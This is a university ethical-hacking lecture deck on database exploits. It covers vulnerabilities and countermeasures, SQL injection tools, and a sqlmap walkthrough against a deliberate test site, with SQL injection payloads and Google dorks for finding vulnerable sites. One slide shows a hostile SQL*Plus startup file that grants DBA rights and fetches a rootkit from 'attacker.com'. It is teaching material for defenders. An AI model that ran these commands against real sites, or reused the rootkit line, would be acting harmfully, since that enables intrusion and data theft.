BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

SSZG575: Ethical Hacking
Session: 12 (Database Exploits)

Agenda

- Database Exploits
  - Database Vulnerabilities
  - Database Hacking Tools
  - Database Hacking Example
- Cloud Infrastructure Exploits
- Case Study: Capital One Data Breach
- Tool Video: SQLMAP

innovate achieve lead

Database Exploits

Why Hack Database?

- A database contains all the data owned by an organization in an orderly & easy-to-retrieve fashion
- A database hacking will allow access to all data stored under the database
- A privileges escalation will allow unlimited and unrestricted access to database – to modify, corrupt, destroy or steal data
- A hacker can use following to gain access to a database
  - SQL injection
  - Compromise a machine inside the firewall and use that to gain entry

Why Database are Vulnerable?

- Database software is a very large complex piece of code
  - Contains huge amounts of logic
  - Results into large attack surface.
- Large attack surface is difficult to cover and can be attacked easily
- Ex: SQL Slammer worm (en.wikipedia.org/wiki/SQL_Slammer) exploited:
  - Launched in early morning hours (EST) of 25-Jan-2003
  - Exploited a known buffer overflow in MS SQL Server resolution services running on port 1434 (MS-SQL UDP port)
  - 376 bytes of code
  - Created denial of service (DOS) situation
  - Infected 75,000 computers in the first 10 minutes of its launch.

How to Discover Database?

- Majority of popular databases run on specifics ports
  - Oracle listener process usage port 1521
  - MS-SQL server usage port 1434
- Vulnerable database versions can be found from CVE/NVD
- Nmap (CLI or script engine) can be used to detect servers running popular databases with vulnerable versions
- Nmap can also run ready scripts available in Internet (Lua scripts) and built-in scripts to detect the popular databases in use.
  - mysql-info.nse, ms-sql-info.nse, oracle-sid-brute.nse, and db2-info.nse

- Ref: Nmap script library: https://nmap.org/nsedoc/scripts/
- Ref: oracle-sid-brute.nse: https://github.com/nmap/nmap/blob/master/scripts/oracle-sid-brute.nse
- Ref: mysql-info.nse: https://github.com/nmap/nmap/blob/master/scripts/mysql-info.nse

Database Vulnerabilities

- Network attacks
- Bugs in Database engine: vulnerable database software
- Vulnerable stored procedures: logical errors in stored procedures
- Weak or default passwords
- Mis-configurations
  - Default ports open
  - Unpatched versions
- Indirect attacks

Network Attacks

- All database platforms have a network listening agent
- Listening agent has to be securely written to avoid the attack such as buffer overflows
- A more complex protocol used for listening agent has higher probability of error
  - Resulting into higher attack chances
  - SQL Slammer was a buffer overflow exploit
- CVE-2012-0072 refers to an Oracle listener vulnerability that can be exploited without any privileges.
  - Attacker can gain full control of the host running the database
- Trusting commands sent from a client and then executing them as a privileged user can lead to full database compromise.

Network Attacks: Countermeasures

- Separate databases from other network segments by creating a separate network segment
- Use firewalls and configuration options (i.e. valid-node checking etc) to protect database access
- Allow only a select subset of internal IP addresses to access the database.
- Apply DBMS vendor patches as soon as they are made available

Bugs in Database Engine

- Database engine is a very complex pieces of software
- There are different components that interact with the users for development and execution
  - parsers and optimizers
  - running environments (PL/SQL, T-SQL)
- Errors like improper permission validations and buffer overflows can allow an attacker to gain full control of the database
  - An incorrect permissions validation vulnerability in Oracle allowed specially crafted SQL statements to bypass permissions granted to the executing user
  - Resulted in updates, inserts and deletes on tables without appropriate privileges
- CVE-2008-0107 allowed an attacker to take control of an MS SQL Server host via an integer underflow vulnerability
  - existed in all MS SQL Server versions up to 2005 SP2.

Bugs in Database Engine Bugs: Countermeasures

- Apply DBMS vendor patches as soon as they are made available
- Monitor database logs for errors and audit user activity

Stored Procedures

- Database systems provide a large number of built-in stored procedures and packages.
  - stored objects provide additional functionality to the database
  - help administrators and developers to manage the database system.
- Users can write their own stored procedures and put inside the database.
- Oracle database is installed with almost 30,000 publicly accessible objects that provide functionality like
  - access OS files,
  - make HTTP requests,
  - manage XML/JSON objects,
  - facilitate replication etc
- The stored procedures can have vulnerabilities like SQL injection, buffer overflow, application logic issues etc

Stored Procedures: Countermeasures

- Apply DBMS vendor patches as soon as they are made available.
- Follow the least privilege principle
  - database accounts to have minimal privileges required for them to perform their work.
- Make sure to revoke access to high risk database objects

Weak or Default Password

- Large organizations have hundreds of weak and easily guessable default passwords for their database accounts.
  - Oracle databases came with default user & password of “Scott” and “tiger”.
  - not the case with newer versions but older deployed versions may have this vulnerability.
- An Attacker normally:
  - Finds a vulnerable database using scanning techniques
  - Usage a script that contains a few hundred combinations of credentials
  - In most cases, succeeds in gaining access to the database.
- Weak and easily guessed passwords are easy to crack with brute force, dictionary or other password cracking techniques.
- Password cracking tools like ‘Cain and Abel’, ‘John the Ripper’ or THC Hydra can easily crack a password.

Weak or Default Password: Countermeasures

- Institute strong password management policy
  - minimum 8 character length (upper/lower alpha, numeric and special chars)
  - regular password change
  - no password repeat (for certain number in past)
  - steer clear of default paswords
- Periodically scan databases for weak and default passwords.
- Monitor application accounts for suspicious activity not originating from the application servers.

Misconfigurations

- Database comes with default settings which are public knowledge or easy to crack
- Insecure default settings left unchanged by administrators leave the database open to attack
  - In DB2, a parameter TRUST_ALLCLNTS if set to 'yes', that that turns off all authentication authorization of the database.
- Applications may be installed using default accounts which have default passwords and those default passwords are easy to crack
- Most databases come with a set of applications installed
  - many of these may be unnecessary to the organization
  - these should be removed

Misconfigurations: Countermeasures

- Create a gold standard for each database platform setup/installation.
- Periodically scan databases to discover and alert on any deviations from this standard.

Indirect Attack

- An attacker installs a keylogger on the DBA's machine to capture credentials
- Once the credentials are captured, attacker gains control of DBA machine
- Attacker changes configuration files or modifies database client binaries to inject malicious commands into the database
- Ex: Changing a configuration file on an Oracle DBA machine that allows an attacker to log into the database without an actual attack & action logging.
  - Oracle client installation contains a command file which is executed when SQL*Plus is successfully started
    - **….commands…**
    - set term off
    - grant dba to <abc> identified by OWNYOURDB;
    - @http://www.attacker.com/installrootkit.sql
    - set term on
    - **… commands…**

Indirect Attack: Countermeasures

- Monitor and alert on suspicious privileged user's behaviour.
- Restrict what is allowed to run on the DBA system to known good programs only.
- Do not click untrusted/unknown links in web browser specially from DBA system.
- Strictly control user access to the DBA system.

Database Hacking Techniques

- Brute-force cracking of weak or default username/passwords
- Privilege escalation
- Exploit unused or unnecessary database services or functionality
- Target unpatched database vulnerability
- SQL Injection
- Stolen backups

Database Hacking Tools

- **bbqsql** - This is a SQL injection tool that automates the process and can use a multi-threaded attack. It was designed specifically for Blind SQL Injection attacks (where the attacker can not see any response from the database, either errors or other output). bbqsql uses four blind SQL injection attack:
  - Blind SQL Injection
  - Time Based SQL Injection
  - Deep Blind
  - SQL Injection Error-Based
- **sqlmap** - is probably the most popular SQL injection tool and also open source. It is designed to help you take control of a database server via vulnerable web applications. It can be used against MySQL, SQL Server,Oracle, DB2, Microsoft's Access and PostgreSQL. Among its strengths is its ability to detect the underlying database and map its table and column structure.
- **MOLE** - is an open-source, automated SQL injection tool that works against MySQL, MS SQL Server and postgreSQL database servers. It is simple to use, you simply provide it the URL of the vulnerable website and it does the rest.

Database Hacking Tools

- **sqlninja** - is an open source SQL injection tool that is exclusively for Microsoft's SQL Server. Only available for Linux and Unix, it is designed to help you gain access to the database and take control. It can also be integrated with Metasploit.
- **SQLSUS** - is a Perl based, open source, MySQL SQL injection tool. Because it is written in Perl, you can add your own modules. It has the capability to clone a database into a local sqlite database on the attacker's system.This is probably the best tool for SQL injection against the ubiquitous online database, MySQL.
- **Havij** - is an automated, Windows-based SQL injection tool. It has a user-friendly GUI making it simple to use for the beginner.
- **Safe 3 SQL injector** - is an automatic tool for SQL injection with powerful artificial intelligence features enabling it to detect the database type, the best injection type and the best route to exploit the vulnerability and database. It is effective against both HTTP and HTTPS and databases from Oracle, MySQL, MS SQL Server, PostgreSQL, MS Access, sqlite, Sybase and SAP's MaxDB.

Database Hacking Tools

- jSQL:
  - Open source, light weight, support 23 database types
  - Cross platform (Windows, Mac, Kali, Parrot, Linux etc)
- BSQL Injector: Blind SQL injector in Ruby
- Safe3SI
  - supports GET, Post, and Cookie SQL injection.
  - supports MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB etc
  - supports four SQL injection techniques: blind, error-based, UNION query, and force guess.
  - powerful AI engine to automatically recognize injection type, database type, and the best SQL injection.
  - support to enumerate databases, tables, columns, and data

Database Hacking Tools

- jSQL:
  - Open source, light weight, support 23 database types
  - Cross platform (Windows, Mac, Kali, Parrot, Linux etc)
- BSQL Injector: Blind SQL injector in Ruby
- Safe3SI
  - supports GET, Post, and Cookie SQL injection.
  - supports MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB etc
  - supports four SQL injection techniques: blind, error-based, UNION query, and force guess.
  - powerful AI engine to automatically recognize injection type, database type, and the best SQL injection.
  - support to enumerate databases, tables, columns, and data

Using SQLMAP for SQL Injection against MySQL and Wordpress

- MySQL is teamed up with PHP and an Apache web-server (called LAMPP or XAMPP) to build dynamic, database-driven web sites. Content management and development packages like Drupal, Joomla, Wordpress, Ruby on Rails and others use MySQL as their default backend database. Millions of websites have MySQL backends and very often they are "homegrown" websites without much security.
- This tutorial is about extracting information **about** an online MySQL database before we actually extract data **from** the database.
- Sqlmap can be used for databases other than MySQL, such Microsoft's SQL Server and Oracle, but here we will focus its capabilities on those ubiquitous web sites that are built with PHP, Apache and MySQL such as WordPress, Joomla and Drupal.


Using SQLMAP for SQL Injection against MySQL and Wordpress

- **Step #1 Start sqlmap**
  - Start Kali and go to **Applications -> Database Assessment ->sqlmap**, as shown in the screenshot below.
- **Step #2 Find a Vulnerable Web Site**
  - In order to get "inside" the web site and, ultimately the database, look for web sites that end in "php?id=xxx" where xxx represents some number. Google hacks/dorks can do a search on google by entering:
    - inurl:index.php?id=
    - inurl:gallery.php?id=
    - inurl:post.php?id=
    - inurl:article?id=

    ...among many others.
  - These dorks will bring up literally many of web sites with this basic vulnerability criteria.
  - For our purposes here and to keep you out of the reach of the law, we will be hacking a website designed for this purpose, **www.webscantest.com**.

Using SQLMAP for SQL Injection against MySQL and Wordpress

- **Step #3 Open sqlmap**
  - When you click on **sqlmap**, you will be greeted by a screen like that below.
  - This first help screen shows you some basics of using sqlmap, but there are multiple screens showing even more options.
  - Sqlmap is a powerful tool, written as a Python script that has a multitude of options.




```
                              {1.0.8.2#dev}

                              http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL
```

Using SQLMAP for SQL Injection against MySQL and Wordpress

- **Step #4 Determine the DBMS Behind the Web Site**
  - Before hacking a web site, we need to gather information about the website
  - We need to know WHAT we are hacking - exploits are very specific to the OS, the application, services, ports, etc.
  - Begin by finding out what the DBMS is behind this web site.
  - The start sqlmap on this task, we type:
  - **kali> sqlmap -u "the entire URL of the vulnerable web page"**
  - or:
  - **kali> sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4"**

Using SQLMAP for SQL Injection against MySQL and Wordpress

- **Step #4 Determine the DBMS Behind the Web Site**




```
SELECT (ELT(3863=3863,1))),0x7162766a71,FLOOR(RAND(0)*2))x FROM INFORMATION_S
CHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=4 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=4 UNION ALL SELECT NULL,CONCAT(0x71706a6a71,0x676c44424c6d707
3747a69705279556e627a5a724372466e794f446a62684f566a594e5a6c6d4a65,0x7162766a7
1),NULL,NULL-- mAPf
---
[22:17:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[22:17:24] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/www.webscantest.com'

[*] shutting down at 22:17:24
```

Using SQLMAP for SQL Injection against MySQL and Wordpress

- **Step #5 Find the Databases**
  - Now that we know what the database management system (DBMS) is MySQL 5.0, we need to know what databases it contains. sqlmap can help us do that. We take the command we used above and append it with **--dbs**, like this:
  - **kali > sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" --dbs**
  - When we run this command against www.webscantest.com we get the results like those below.
  - Two available databases are circled, **information schema** and **webscantest**. Information schema is included in every MySQL installation and it includes information on all the objects in the MySQL instance, but not data of our interest.
  - Although it can be beneficial to explore that database to find objects in all the databases in the instance, we will focus our attention on the other database here, **webscantest**, that may have some valuable information.

Using SQLMAP for SQL Injection against MySQL and Wordpress

- **Step #5 Find the Databases**




```
    Payload: id=4 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=4 UNION ALL SELECT NULL,CONCAT(0x71706a6a71,0x676c44424c6d707
3747a69705279556e627a5a724372466e794f446a62684f566a594e5a6c6d4a65,0x7162766a7
1),NULL,NULL-- mAPf
---
[22:19:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[22:19:53] [INFO] fetching database names
[22:19:53] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] information_schema
[*] webscantest

[22:19:53] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/www.webscantest.com'

[*] shutting down at 22:19:53

root@kali:~#
```

Using SQLMAP for SQL Injection against MySQL and Wordpress

- **Step #6 Get More Info from the Database**
  - Now we know what the DBMS is (MySQL 5.0) and the name of a database of interest (webscantest).
  - The next step is to try to determine the tables and columns in that database.
  - In this way, we will have some idea of (1) what data is in the database, (2) where it is and (3) what type of data it contains (numeric or string).
  - All of this information is critical and necessary to extracting the data. To do this, we need to make some small revisions to our sqlmap command.
  - Everything else we have used above remains the same, but now we tell sqlmap we want to see the tables and columns from the webscantest database.
  - We can append our command with **--columns -D** and the name of the database, **webscantest** such as this:
  - **kali > sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" --dbs --columns -D webscantest**

Using SQLMAP for SQL Injection against MySQL and Wordpress


- **Step #6 Get More Info from the Database**



```
root@kali:~# sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id
.php?id=4" --dbs --columns -D webscantest
         _
 ___ ___| |_____ ___ ___  {1.0.8.2#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting at 22:23:01
```

Using SQLMAP for SQL Injection against MySQL and Wordpress

